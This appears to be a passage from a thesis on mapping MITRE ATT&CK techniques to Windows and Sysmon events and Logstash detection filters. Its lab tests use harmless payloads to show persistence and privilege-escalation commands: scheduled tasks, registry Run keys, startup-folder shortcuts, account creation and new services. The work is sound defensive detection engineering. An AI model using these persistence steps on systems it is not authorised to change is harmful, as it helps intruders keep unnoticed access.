Scripting is a way to automate the execution of tasks in a programmatic way. Many command-line interpreters, such as Windows Cmd and PowerShell support execution of scripts at run-time. In addition to execution other processes, scripting languages can often interact with operating system APIs directly. Common scripting languages used in Windows platform are batch files, PowerShell and VBScript. Windows also has Windows Script Host (WSH) engine which provides environment for running scripts in a variety of languages. WSH scripts can be executed in command-line mode using cscript.exe or in GUI mode using wscript.exe (Scripting n.d.)

Adversaries prefer scripting for speeding up operations and ability to bypass process monitoring mechanisms by interacting through the operating system APIs.

Adversaries can download scripts from the Internet and execute them without creating files on the system. Scripts can also be hidden inside other files, such as Office documents or PDF files, which execute the script when a user opens the file. Scripting is heavily utilized by popular offensive frameworks such as Metasploit and PowerSploit. (Scripting n.d.)

MITRE ATT&CK lists process, file and command-line parameter monitor as data sources for detecting scripting. The technique was tested by first creating a simple batch file “test.bat” which simply prints a text to console and executes it by using the Windows Run dialog. This generated the Sysmon Process Create event shown in Figure 13:

```

Process Create:
RuleName:
UtcTime: 2019-08-10 08:20:54.145
ProcessGuid: {5e14df6d-7e66-5d4e-0000-001021c5170b}
ProcessId: 4048
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /c ""C:\test.bat" "
CurrentDirectory: C:\
User: WS-W10-1\Administrator
LogonGuid: {5e14df6d-3aea-5d30-0000-00200a060600}
LogonId: 0x6060A
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=0D088F5BCFA8F086FBA163647CD80CAB,SHA256=
9023F8AAEDA4A1DA45AC477A81B5BBE4128E413F19A0ABFA3715465AD66ED5CD
ParentProcessGuid: {5e14df6d-3aeb-5d30-0000-0010ce900600}
ParentProcessId: 1696
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE

```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	8/10/2019 11:20:54 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	ws-w10-1.example.com

Figure 13. T1064 – Scripting

A similar VBScript file “test.vbs” was also created and executed using cscript.exe.

Figure 14 displays the resulting event.

```

Process Create:
RuleName:
UtcTime: 2019-08-10 08:35:16.370
ProcessGuid: {5e14df6d-81c4-5d4e-0000-0010326f1a0b}
ProcessId: 2780
Image: C:\Windows\System32\cscript.exe
FileVersion: 5.812.10240.16384
Description: Microsoft® Console Based Script Host
Product: Microsoft® Windows Script Host
Company: Microsoft Corporation
OriginalFileName: cscript.exe
CommandLine: cscript test.vbs
CurrentDirectory: C:\
User: WS-W10-1\Administrator
LogonGuid: {5e14df6d-3aea-5d30-0000-00200a060600}
LogonId: 0x6060A
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=A45586B3A5A291516CD10EF4FD3EE768,SHA256=
59D3CD7D51FA34C6B27B8B04EA17992955466EB25022B7BD64880AB35DF0BBC
ParentProcessGuid: {5e14df6d-1dfd-5d34-0000-0010e20f8601}
ParentProcessId: 6840
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"

```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	8/10/2019 11:35:16 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	ws-w10-1.example.com

Figure 14. T1064 - Scripting 2

In order to match scripting related events, Logstash filter was created (Appendix 7) that matches when WHS engine is executed using the cscript.exe or wscript.exe. The same filter also matches when the process\_command\_line includes filename extension used with common scripting languages. Figure 15 verifies that the technique information was added to the events after the test was re-run:

beat_hostname	process_parent_name	process_command_line	mitre_technique_id	mitre_technique	mitre_tactic
ws-w10-1	cmd.exe	cscript test.vbs	T1064	Scripting	defense-evasion, execution
ws-w10-1	explorer.exe	c:\windows\system32\cmd.exe /c ""c:\test.bat" "	T1064	Scripting	defense-evasion, execution

Figure 15. T1064 Kibana verification

### 4.5.3 T1086 – PowerShell

PowerShell is an interactive command-line interface and scripting language built on .NET. It helps system administrators to automate common operating system management tasks and provides the command-line for executing other processes. PowerShell has been included in Windows since Windows 7 and the latest version, PowerShell Core is a fully open-source and cross-platform implementation. (PowerShell n.d. a)

Most of the tasks in PowerShell are executed using cmdlets, which are simple, single-function command-line tools built into the shell. Unlike most text-based shells, PowerShell accepts and returns objects, which can be piped from one cmdlet to another. PowerShell providers allow interaction with data stores such as registry and certificate stores as easily as accessing the file system. (Getting Started with Windows PowerShell n.d.)

PowerShell has become a popular tool among adversary groups because of its versatility and wide range of capabilities to automate, hide and obscure activities. PowerShell scripts can be hidden into other files, used to run executables from the Internet and even embedded into other applications for execution without the powershell.exe interpreter. PowerShell based offensive testing tools include Empire, PowerSploit and PSAttack. (PowerShell n.d. b)



There are multiple ways to capture PowerShell activity, including DLL monitoring, process monitoring, registry monitoring, file monitoring and logging (PowerShell n.d. b). The implementation concentrates on PowerShell logging, because it includes the most amount of information and catches instances where PowerShell is run without executing the powershell.exe.

PowerShell has support for three types of logging: module logging, script block logging, and transcription. These events are written to the Windows Event Log under the path: Microsoft-windows-PowerShell/Operational. Module logging (Event ID 4103) records pipeline execution details as PowerShell executes, including variable initialization and command invocations. It also records the output of the executed commands. Script block logging (Event ID 4104) records blocks of code as they are executed by the PowerShell engine, capturing the full context of the executed code, including scripts and commands. Script block logging will also de-obfuscated code obfuscated by PowerShell EncodedCommand argument or commonly used XOR and Base64 encodings. Transaction logging creates a unique record of every PowerShell session including all input and output. Transactions are not written to Windows Event Log but into text files that are broken out by user and session. (Dunwoody 2016)

For testing the technique, both module and script block logging were enabled on all hosts through Active Directory Group Policy. These event types record all the relevant PowerShell activity and can be easily consumed through the event log.

The technique was first tested by creating “test.ps1” script that simply executes the “get-process” cmdlet. The script was executed using the PowerShell interpreter, which generated the event shown in Figure 16.




Figure 16. T1086 – PowerShell

CommandInvocation(Get-Process): "Get-Process"

Context:

- Severity = Informational
- Host Name = ConsoleHost
- Host Version = 5.1.14409.1018
- Host ID = 955a9d5f-778d-422d-a265-a1b57d5c9e82
- Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- Engine Version = 5.1.14409.1018
- Runspace ID = f8bf4dac-78d0-4729-bc04-f417ddd2d4e5
- Pipeline ID = 8
- Command Name = Get-Process
- Command Type = Cmdlet
- Script Name = C:\test.ps1
- Command Path =
- Sequence Number = 22
- User = WS-W7-1\Administrator
- Connected User =
- Shell ID = Microsoft.PowerShell

Log Name:	Microsoft-Windows-PowerShell/Operational	Logged:	17.8.2019 12:58:40
Source:	PowerShell (Microsoft-Wind	Task Category:	Executing Pipeline
Event ID:	4103	Keywords:	None
Level:	Information	Computer:	WS-W7-1.example.com
User:	WS-W7-1\Administrator		

Figure 17. T1086 - PowerShell 2

Figure 16 displays a script block logging event which states that script "test.ps1" was executed and it contains "get-process" statement. Figure 17 displays a module logging event that list more information about the "get-process" command execution. Multiple other module and script block events were also generated.

It was tested if the PowerShell logging would capture executing script from within another application. For this purpose, existing C#/.NET application developed by Keith Babinec (Babinec 2014) was used. Executing the binary "PowerShellExecutionSample.exe" generated the events displayed in Figure 18 and Figure 19:

Creating Scriptblock text (1 of 1):  
param(\$param1) \$d = get-date; \$s = 'test string value'; \$d; \$s; \$param1; get-service

ScriptBlock ID: e5d62b44-eae3-4d89-8650-9a20a7eeec6c  
Path:

Log Name:	Microsoft-Windows-PowerShell/Operational	Logged:	17.8.2019 13:52:22
Source:	PowerShell (Microsoft-Wind	Task Category:	Execute a Remote Command
Event ID:	4104	Keywords:	None
Level:	Verbose	Computer:	WS-W7-1.example.com
User:	WS-W7-1\Administrator		

Figure 18. T1086 - PowerShell 3

```

CommandInvocation(Get-Service): "Get-Service"

Context:
  Severity = Informational
  Host Name = Default Host
  Host Version = 5.1.14409.1018
  Host ID = e2438c1b-85f8-48ec-87a0-8e630f23ec93
  Host Application = PowerShellExecutionSample.exe
  Engine Version = 5.1.14409.1018
  Runspace ID = 71684a74-cec1-490c-bcb2-27998d7efd0d
  Pipeline ID = 1
  Command Name = Get-Service
  Command Type = Cmdlet
  Script Name =
  Command Path =
  Sequence Number = 22
  User = WS-W7-1\Administrator
  Connected User =
  Shell ID = Microsoft.PowerShell

Log Name:      Microsoft-Windows-PowerShell/Operational
Source:        PowerShell (Microsoft-Wind
Event ID:      4103
Level:         Information
User:          WS-W7-1\Administrator
Logged:        17.8.2019 13:52:22
Task Category: Executing Pipeline
Keywords:      None
Computer:     WS-W7-1.example.com

```

Figure 19. T1086 - PowerShell 4

Script block event in Figure 18 displays the content of the embedded script and module logging event in Figure 19 correctly displays that the “get-service” command was executed from the “PowerShellExecutionSample.exe” binary.

To match these events, Logstash filter as seen in Appendix 8 was created that matches events with ids of the module and script block logs. Figure 20 verifies that technique information was added to the events after the test was re-run:

event.code	powershell.command.type	powershell.command.name	powershell.scriptblock.text	mitre_technique_id	mitre_technique	mitre_tactic
4,103	Cmdlet	Get-Process	-	T1086	PowerShell	execution
4,104	-	-	get-process	T1086	PowerShell	execution

Figure 20. T1086 Kibana verification

## 4.6 Persistence

Persistence is a tactic where the adversary aims to maintain their foothold on systems where they have gained access. An adversary might lose access to the systems due to operating system restarts, credential changes, connection blocking or

removal of files or tools. The techniques in this category include any access, action, or configuration changes that let the adversary maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code. (Persistence n.d.)

#### 4.6.1 T1053 – Scheduled Task

Task scheduling is an operating system function that lets users create tasks that are run periodically or executed once on a specific time. They are often used to automate routine tasks and system maintenance. Adversaries can use scheduled tasks for various tactics, including execution, persistence and privilege escalation. For persistence, adversaries can create scheduled tasks that download and execute malicious code to regain foothold even if the malicious process is interrupted or code removed.

Windows has a built-in component called Task Scheduler for performing automated tasks on a chosen computer. It executes tasks based on a trigger that can be based on features such as specific time or schedule, user logging in, system boot, or specific event happening on the system. The action that the task executes can be showing a message, sending email, executing command or firing a COM handle. Task Scheduler can be managed through graphical user interface `taskschd.msc` or command-line tools `schtasks.exe` and `at.exe`. (Task Scheduler n.d. a)

Data sources for monitoring scheduled tasks include file monitoring, process monitoring and event logs (Task Scheduler n.d. b). Windows can generate event log records when a scheduled task is created (ID 4698), deleted (ID 4699), enabled (ID 4700), disabled (ID 4701) or updated (ID 4702). These events are written into Windows Security log.

In order to enable logging of task scheduler activity events on the test environment, Audit Other Object Access Events audit policy had to enable the for all hosts through Active Directory Group Policy. The technique was then tested by first creating a simple scheduled task using the “`schtasks.exe`” as shown in Figure 21:

```
C:\Users\Administrator>schtasks /create /tn test /sc MINUTE /tr C:\test.bat
SUCCESS: The scheduled task "test" has successfully been created.
```

Figure 21. Scheduled task creation using schtasks.exe

The task is named “test” and executes C:\test.bat file every minute. The task creation generates Event ID 4698 as illustrated in Figure 22:

A scheduled task was created.

<b>Subject:</b>			
Security ID:	WS-W7-1\Administrator		
Account Name:	Administrator		
Account Domain:	WS-W7-1		
Logon ID:	0x368e1		
<b>Task Information:</b>			
Task Name:	\test		
Task Content:	<?xml version="1.0" encoding="UTF-16"?>		
	<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">		
	<RegistrationInfo>		
	<Date>2019-08-20T13:13:04</Date>		
	<Author>Administrator</Author>		
	</RegistrationInfo>		
	<Triggers>		
	<TimeTrigger>		
	<Repetition>		
	<Interval>PT1M</Interval>		
	<StopAtDurationEnd>>false</StopAtDurationEnd>		
	</Repetition>		
	<StartBoundary>2019-08-20T13:13:00</StartBoundary>		
	<Enabled>>true</Enabled>		
	</TimeTrigger>		
	</Triggers>		
<b>Log Name:</b> Security			
Source:	Microsoft Windows security	Logged:	20.8.2019 13:13:04
Event ID:	4698	Task Category:	Other Object Access Events
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	WS-W7-1.example.com

Figure 22. T1053 - Scheduled Task

The event contains information such as the task name, triggers and actions. Event ID 4702 (Figure 24) is generated when the task is changed:

```
C:\Users\Administrator>schtasks /change /tn test /tr cmd.exe
Please enter the run as password for WS-W7-1\Administrator: *****
SUCCESS: The parameters of scheduled task "test" have been changed.
```

Figure 23. Scheduled task update

A scheduled task was updated.

Subject:

Security ID:	WS-W7-1\Administrator
Account Name:	Administrator
Account Domain:	WS-W7-1
Logon ID:	0x368e1

Task Information:

Task Name:	\test
Task New Content:	<?xml version="1.0" encoding="UTF-16"?>

```
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2019-08-20T13:13:04</Date>
    <Author>Administrator</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT1M</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2019-08-20T13:13:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
```

Log Name: Security

Source:	Microsoft Windows security	Logged:	20.8.2019 13:36:36
Event ID:	4702	Task Category:	Other Object Access Events
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	WS-W7-1.example.com

Figure 24. T1053 - Scheduled Task 2

Task creation was also tested using the “at.exe” (Figure 25), which is used to schedule a task to be run on a specific time.

```
C:\Users\Administrator>at 14:04 cmd.exe
Added a new job with job ID = 1
```

Figure 25. Scheduled task creation using at.exe

The task created (ID 4698) event was again generated as seen in Figure 26:




Figure 26. T1053 - Scheduled Task 3

To match the scheduled task creation and update events, a Logstash filter was created (Appendix 9) that matches the event IDs 4698 and 4702. Figure 27 verifies that the technique information was added to the events.

event_id	scheduled_task_name	mitre_technique_id	mitre_technique	mitre_tactic
4,698	\at1	T1053	Scheduled Task	execution, persistence, privilege-escalation
4,702	-	T1053	Scheduled Task	execution, persistence, privilege-escalation
4,698	\test	T1053	Scheduled Task	execution, persistence, privilege-escalation

Figure 27. T1053 Kibana verification

#### 4.6.2 T1060 - Registry Run Keys / Startup Folder

Windows registry includes specific keys called Run and RunOnce, which cause programs to run each time that a user logs on. The difference between Run and RunOnce is that Run is executed every time a user logs on whereas RunOnce key is removed after execution. The value for the keys is a command line that gets executed and it is possible to register multiple programs under any particular key. (Run and RunOnce Registry Keys n.d)

While the registry run keys are often used by legitimate software, they are also used by adversaries for establishing persistency on a system. Another common persistence technique the adversaries use is Windows startup folders. Windows startup folder contains shortcuts to an application that starts when the system boots.

Detecting the use of these techniques requires monitoring changes to the relevant registry keys and monitoring file system changes on the startup folder locations. The paths from registry run keys are:

- HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx

Changes to registry keys can be monitored using Sysmon and the configuration used in the implementation includes a rule that matches the key paths:

```
<TargetObject condition="contains">CurrentVersion\Run</TargetObject>
```

To test run keys, a registry value as seen in Figure 28 was created:

```
C:\>reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Test /t REG_SZ /d "C:\test.bat"  
The operation completed successfully.
```

Figure 28. Create registry run key

Here, a string type value “Test” is created for the Run key under the HKEY\_CURRENT\_USER hierarchy. It contains value “C:\test.bat” which instructs Windows to run the script next time the user logs on. This can be verified from the Sysmon Process create event generated after logging on as seen in Figure 29.






Figure 29. Windows run key execution

Creation of the registry value generated the Sysmon event illustrated in Figure 30.




Figure 30. T1060 - Registry Run Keys / Startup Folder

The figure above shows that Sysmon records type of change, target key, value and process that requested the change. To catch events where registry run key is set, a Logstash filter was created (Appendix 10) that matches events with event ID 13 (Registry value set) and registry path that contains "CurrentVersion\Run". Figure 31

verifies that the technique information was added to the event.

event_id	registry_key_path	registry_key_value	mitre_technique_id	mitre_technique	mitre_tactic
13	HKU\S-1-5-21-2501462004-1000728312-42418943-86-500\Software\Microsoft\Windows\CurrentVersion\Run\Test	C:\test.bat	T1060	Registry Run Keys / Startup Folder	persisten ce

Figure 31. T1060 Kibana verification

Windows startup folders are located under individual user's profiles (C:\Users\USERNAME\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup) and under ProgramData for all users (C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup). Sysmon configuration used in the implementation includes a rule that captures file creation events on these folders:

```
<TargetFilename condition="contains">\Startup\</TargetFilename>
```

To test the rule, a shortcut pointing to the "C:\test.bat" file on the startup folder for all users was created. The shortcut creation generated Sysmon file created event ID 11 as illustrated in Figure 32:

File created:			
RuleName:			
UtcTime: 2019-08-21 12:47:06.459			
ProcessGuid: {5e14df6d-22d4-5d5d-0000-001056e62d10}			
ProcessId: 5752			
Image: C:\Windows\Explorer.EXE			
TargetFilename: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\test.bat.lnk			
CreationUtcTime: 2019-08-21 12:46:50.727			
Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	8/21/2019 3:47:06 PM
Event ID:	11	Task Category:	File created (rule: FileCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	ws-w10-1.example.com

Figure 32. T1060 - Registry Run Keys / Startup Folder 2

An entry previous Logstash filter was added to matches the events with event ID 11 (File created) and the file name containing "\startup". Figure 33 verifies that the technique information was added to the event.

event_id	file_name	mitre_technique	mitre_technique_id	mitre_tactic
11	c:\programdata\microsoft\windows\start menu\programs\startup\test.bat.lnk	Registry Run Keys / Startup Folder	T1060	persistence

Figure 33. T1060 Kibana verification 2

### 4.6.3 T1078 - Valid Accounts

User accounts in Windows can be divided into three categories: default, local and domain accounts. Default accounts include built-in accounts such as Administrator and Guest, which are created automatically and cannot be removed. Local accounts are local to the system they are created whereas domain accounts are managed by Active Directory Domain Services and are shared across systems that are part of the domain. Accounts can also be categorized into user, administrator and service accounts. User accounts are used by normal users and often have low privileges. Administrator accounts are used by system administrators and have high privileges. Service accounts are created for system services to allow them to access local and network resources. Adversaries may use user accounts for persistency by creating new accounts that they can use in case access to others is lost. (Valid Accounts n.d.)

The main method for monitoring user account related activity in Windows is the security audit logs. The user account management events are particularly relevant for the persistence tactic. These events indicate for example if a user account was created, changed or deleted. The implementation concentrated on event ID 4720 (A user account was created), which is generated every time a new user object is created.

To test this technique, Audit User Account Management audit policy had to be enabled for all hosts through Active Directory Group Policy. A local user account was then created on one of the workstations, which generated the event ID 4720 as seen in Figure 34:

A user account was created.			
<b>Subject:</b>			
Security ID:	WS-W10-1\Administrator		
Account Name:	Administrator		
Account Domain:	WS-W10-1		
Logon ID:	0x102D76E0		
<b>New Account:</b>			
Security ID:	WS-W10-1\test		
Account Name:	test		
Account Domain:	WS-W10-1		
<b>Attributes:</b>			
SAM Account Name:	test		
Display Name:	<value not set>		
User Principal Name:	-		
Home Directory:	<value not set>		
Home Drive:	<value not set>		
Script Path:	<value not set>		
Profile Path:	<value not set>		
User Workstations:	<value not set>		
Password Last Set:	<never>		
Account Expires:	<never>		
Primary Group ID:	513		
Log Name:	Security		
Source:	Microsoft Windows security	Logged:	8/23/2019 1:12:52 PM
Event ID:	4720	Task Category:	User Account Management
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	ws-w10-1.example.com

Figure 34. T1078 - Valid Accounts

The event includes base information (security id, account name and domain) about the created account as well as included attributes. The subject field also has information about the user that performed the action. A similar event was created when added domain user was added on the Active Directory Domain Controller as seen in Figure 35:

A user account was created.

Subject:	
Security ID:	EXAMPLE\Administrator
Account Name:	Administrator
Account Domain:	EXAMPLE
Logon ID:	0x18B505
New Account:	
Security ID:	EXAMPLE\test
Account Name:	test
Account Domain:	EXAMPLE
Attributes:	
SAM Account Name:	test
Display Name:	test
User Principal Name:	test@example.com
Home Directory:	-
Home Drive:	-
Script Path:	-
Profile Path:	-
User Workstations:	-
Password Last Set:	<never>
Account Expires:	<never>
Primary Group ID:	513

Log Name:	Security	Source:	Microsoft Windows security	Logged:	23.8.2019 13:24:44
Event ID:	4720	Task Category:	User Account Management	Level:	Information
User:	N/A	Keywords:	Audit Success	Computer:	dc.example.com

Figure 35. T1078 - Valid Accounts 2

To catch these events, Logstash filter was added (Appendix 11) that matches the events with ID 4720. Figure 36 verifies that the technique information was added to the event.

beat_hostname	event_id	user_target_name	user_target_domain	mitre_technique_id	mitre_technique	mitre_tactic
dc	4,720	test	example	T1078	Valid Accounts	defense-evasion, persistence, privilege-escalation, initial-access
ws-w10-1	4,720	test	ws-w10-1	T1078	Valid Accounts	defense-evasion, persistence, privilege-escalation, initial-access

Figure 36. T1078 Kibana verification

## 4.7 Privilege Escalation

Privilege escalation tactic consists of techniques that adversaries use to gain higher-level permissions on a system or network. Adversaries often gain initial access to systems through normal unprivileged user accounts. However, many of the techniques later in the kill chain require privileged account to be executed, thus the

adversary needs a way to escalate their privileges. Common ways to accomplish privilege escalation is to take advantage of system weaknesses, misconfiguration or vulnerabilities. (Privilege Escalation n.d.)

#### 4.7.1 T1053 – Scheduled Task

Windows task scheduler can be used for privilege escalation by taking advantage of vulnerabilities in the operating system (Goodin 2019). The scheduled task technique was covered in detail in section 4.6.1.

#### 4.7.2 T1078 - Valid Accounts

Adversaries can accomplish privilege escalation using existing unprivileged user or service accounts. User account privilege escalation is captured by several Windows audit events. The implementation concentrated on event ID 4672 (Special privileges assigned to a new logon), which is generated when a new logon session has sensitive privileges assigned to it. This event is an indicator that a user account has escalated privileges.

Before testing the technique, the Audit Special Logon policy had to be turned on, which enables logging of 4672 event. The testing was conducted by logging into a workstation using the previously created test user and running Notepad software using administrator privileges. The following event was generated as a result as seen in Figure 37:




Figure 37. T1078 - Valid Accounts 3

The event shows that specific sensitive privileges were assigned to a new logon with user account administrator. To capture these events, entry to previously created Logstash filter was added (Appendix 11), matching events with ID 4672 and where the user account is not SYSTEM. The reason for excluding SYSTEM is that logon events with this account happens frequently during normal system operations. Figure 38 verifies the technique information was added to the event.

beat_hostname	event_id	user_name	mitre_technique_id	mitre_technique	mitre_tactic
ws-w10-1	4,672	administrator	T1078	Valid Accounts	defense-evasion, persistence, privilege-escalation, initial-access

Figure 38. T1078 Kibana verification 2

#### 4.7.3 T1050 – New Service

Services in Windows are applications that run in the system background without user interaction. Many of the core operating system features, such as event logging, file serving and printing are run as services. Services are often started automatically when the operating system boots. (Services n.d.)

Services can be executed using LocalSystem account, which enables an adversary with administrator account to escalate privileges to SYSTEM level. The event ID 7045 (A new service was installed in the system) is generated in all modern Windows versions when a new service is created. There is also event ID 4697 (A service was installed in the system), which is generated in newer versions of Windows (Windows 10 and Server 2016).

To test the technique, Audit Security System Extension policy was first turned on, which enables logging of event ID 4697. Then a new service with the “sc.exe” tool was created as illustrated in Figure 39:

```
C:\Users\Administrator.EXAMPLE>sc create TestService binPath="C:/test.bat"  
[SC] CreateService SUCCESS
```

Figure 39. Creating new service with sc.exe

This generated both event ID 7045 and 4697 as seen in Figure 40 and Figure 41:

A service was installed in the system.			
Service Name: TestService			
Service File Name: C:/test.bat			
Service Type: user mode service			
Service Start Type: demand start			
Service Account: LocalSystem			
Log Name:	System	Logged:	26/08/2019 19.26.29
Source:	Service Control Manager	Task Category:	None
Event ID:	7045	Keywords:	Classic
Level:	Information	Computer:	ws-w10-1.example.com
User:	EXAMPLE\Administrator		

Figure 40. T1050 - New Service



A service was installed in the system.			
<b>Subject:</b>			
Security ID:	EXAMPLE\Administrator		
Account Name:	Administrator		
Account Domain:	EXAMPLE		
Logon ID:	0x111A6BA1		
<b>Service Information:</b>			
Service Name:	TestService		
Service File Name:	C:/test.bat		
Service Type:	0x10		
Service Start Type:	3		
Service Account:	LocalSystem		
<b>Log Name:</b>	Security		
<b>Source:</b>	Microsoft Windows security	<b>Logged:</b>	26/08/2019 19.26.29
<b>Event ID:</b>	4697	<b>Task Category:</b>	Security System Extension
<b>Level:</b>	Information	<b>Keywords:</b>	Audit Success
<b>User:</b>	N/A	<b>Computer:</b>	ws-w10-1.example.com

Figure 41. T1050 - New Service 2

